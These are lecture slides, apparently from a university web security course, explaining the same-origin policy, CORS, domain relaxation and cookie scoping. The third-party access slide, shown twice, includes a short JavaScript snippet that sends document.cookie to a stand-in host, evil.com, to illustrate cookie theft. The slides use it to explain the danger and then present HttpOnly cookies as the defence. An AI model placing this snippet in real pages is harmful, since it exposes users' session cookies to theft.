Web Security

Web Security Basics

1. Web Isolation
2. Same Origin Policy: HTTP
3. Same Origin Policy: JavaScript
4. Same Origin Policy: Cookies

Web Security Basics

1. Web Isolation
2. Same Origin Policy: HTTP
3. Same Origin Policy: JavaScript
4. Same Origin Policy: Cookies

Web Isolation

Site A cannot affect session on **Site B** or eavesdrop on **Site B**

Web Security Model

Subjects

“Origins” — a unique **scheme://domain:port**

Objects

DOM tree, DOM storage, cookies, javascript namespace, HW permission

Same Origin Policy (SOP)

Goal: Isolate content of different origins

- **Confidentiality**: script on evil.com should not be able to *read* bank.ch
- **Integrity**: evil.com should not be able to *modify* the content of bank.ch

Origins Examples

Origin defined as scheme://domain:port

All of these are different origins — *cannot* access one another

- http://richmond.edu
- http://**www.**richmond.edu
- http://richmond.edu**:8080**
- **https**://richmond.edu


These origins are the same — *can* access one another

- http://richmond.edu
- http://richmond.edu:80
- http://richmond.edu/cs

Bounding Origins – Windows

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects



`attacker.com` cannot…

- *read or write* content from **`bank.com`** tab
- *read or write* **`bank.com`**'s *cookies*
- *detect* that the other tab has **`bank.com`** loaded

Bounding Origins – Frames

Every Window and Frame has an origin

Origins are blocked from accessing other origin's objects


`attacker.com` cannot…

- *read* content from **`bank.com`** frame
- *access* **`bank.com`**'s *cookies*
- *detect* that has **`bank.com`** loaded

Web Security Basics

1. Web Isolation
2. Same Origin Policy: HTTP
3. Same Origin Policy: JavaScript
4. Same Origin Policy: Cookies

Origins and Cookies




Browser will send bank.com cookie

SOP blocks attacker.com *from reading* bank.com's cookie

Single Origin Policy for HTTP Responses


Pages can *make requests* across origins



SOP prevents Javascript on attacker.com from directly *inspecting* HTTP responses (i.e., pixels in image). It *does not* prevent *making* the request.

Script Execution


Scripts can be loaded from other origins. Scripts execute with the privileges of their parent frame/window's origin.



✓ You can load library from **cross domain** and use it to alter your page

If you load a malicious library, it can also steal your data (e.g., cookies)

Frames - Domain Relaxation




These frames cannot access one another

Domain Relaxation

You can change your `document.domain` to be a **super-**domain

`a.domain.com` → `domain.com`	**OK**
`b.domain.com` → `domain.com`	**OK**
`a.domain.com` → `com`	**NOT OK**
`a.doin.co.uk` → co.uk	**NOT OK**

Domain Relaxation Attacks



Mutual Agreement

What about `cs.richmond.edu` → `richmond.edu`?

- Now cs.richmond.edu can access richmond.edu data

Solution:

Both sides must set `document.domain` to **richmond.edu** to share data (**richmond.edu** effectively grants permission)

Web Security Basics

1. Web Isolation
2. Same Origin Policy: HTTP
3. Same Origin Policy: JavaScript
4. Same Origin Policy: Cookies

Javascript XMLHttpRequests

Javascript can make network requests to load additional content or submit forms

```
let xhr = new XMLHttpRequest();
xhr.open('GET', “/article/example”);
xhr.send();
xhr.onload = function() {
  if (xhr.status == 200) {
    alert(`Done, got ${xhr.response.length} bytes`);
  }
};
// ...or... with jQuery
$.ajax({url: “/article/example“, success: function(result){
    $("#div1").html(result);
}});
```

Malicious XMLHttpRequests

```
// running on attacker.com
$.ajax({url: “https://bank.com/account“,
  success: function(result){
      $("#div1").html(result);
  }
});

// Will this request run?
// Should attacker.com be able to see Bank Balance?
```

XMLHttpRequests Same Origin Policy

You can only read data from **GET** responses if they're from the same origin (or you're given permission by the destination origin to read their data)

You cannot make **POST/PUT** requests to a different origin… unless you are granted permission by the destination origin (*usually*, caveats to come later)

XMLHttpRequests requests (both sending and receiving side) are policed by **Cross-Origin Resource Sharing (CORS)**

Cross-Origin Resource Sharing (CORS)

Reading Permission: Servers can add **`Access-Control-Allow-Origin`** (ACAO) header that tells browser to allow Javascript to allow access for another origin

Sending Permission: Performs “Pre-Flight” permission check to determine whether the server is willing to receive the request from the origin

Cross-Origin Resource Sharing (CORS)

Let’s say you have a web application running at `app.company.com` and you want to access JSON data by making requests to `api.company.com`.

By default, this wouldn't be possible — app.company.com and api.company.com are different origins

CORS Success

Origin: app.c.com

```
$.post({url: "api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

Header:
Access-Control-Allow-Origin:
http://app.c.com

Origin:
api.c.com

POST /x

DATA

Wildcard Origins

Origin: app.c.com

```
$.post({url: "api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

Header:
Access-Control-Allow-Origin: *

Origin:
api.c.com

POST /x

DATA

CORS Failure

Origin: app.c.com


```
$.post({url: "api.c.com/x",
  success: function(r){
    $("#div1").html(r);
  }
});
```

POST /x

OPTIONS /x

Origin:
api.c.com

Header:
Access-Control-Allow-Origin:
https://www.c.com



ERROR

Web Security Basics

1. Web Isolation
2. Same Origin Policy: HTTP
3. Same Origin Policy: JavaScript
4. Same Origin Policy: Cookies

Cookie Same Origin Policy

Cookies use a different definition of origin:

`(domain, path) : (checkout.site.com, /my/cart)`

Browser *always* sends cookies in a URL's scope

Scoping Example

name = cookie1
value = a
domain = login.site.com
path = /


name = cookie2
value = b
domain = site.com
path = /

name = cookie3
value = c
domain = site.com
path = /my/home

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/account	No	Yes	No

No Domain Cookies

Most websites do not set Domain. In this situation, cookie is scoped to the hostname the cookie was received over and is not sent to subdomains



Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank’s authentication cookie?

Yes!

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank’s authentication cookie?

Yes!

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

HttpOnly Cookies

You can set setting to prevent cookies from being accessed by **`Document.cookie`** API

Prevents Google Analytics from stealing your cookie —

1. Never sent by browser to Google because (google.com, /) does not match (bank.com, /)
2. Cannot be extracted by Javascript that runs on bank.com

Secure Cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.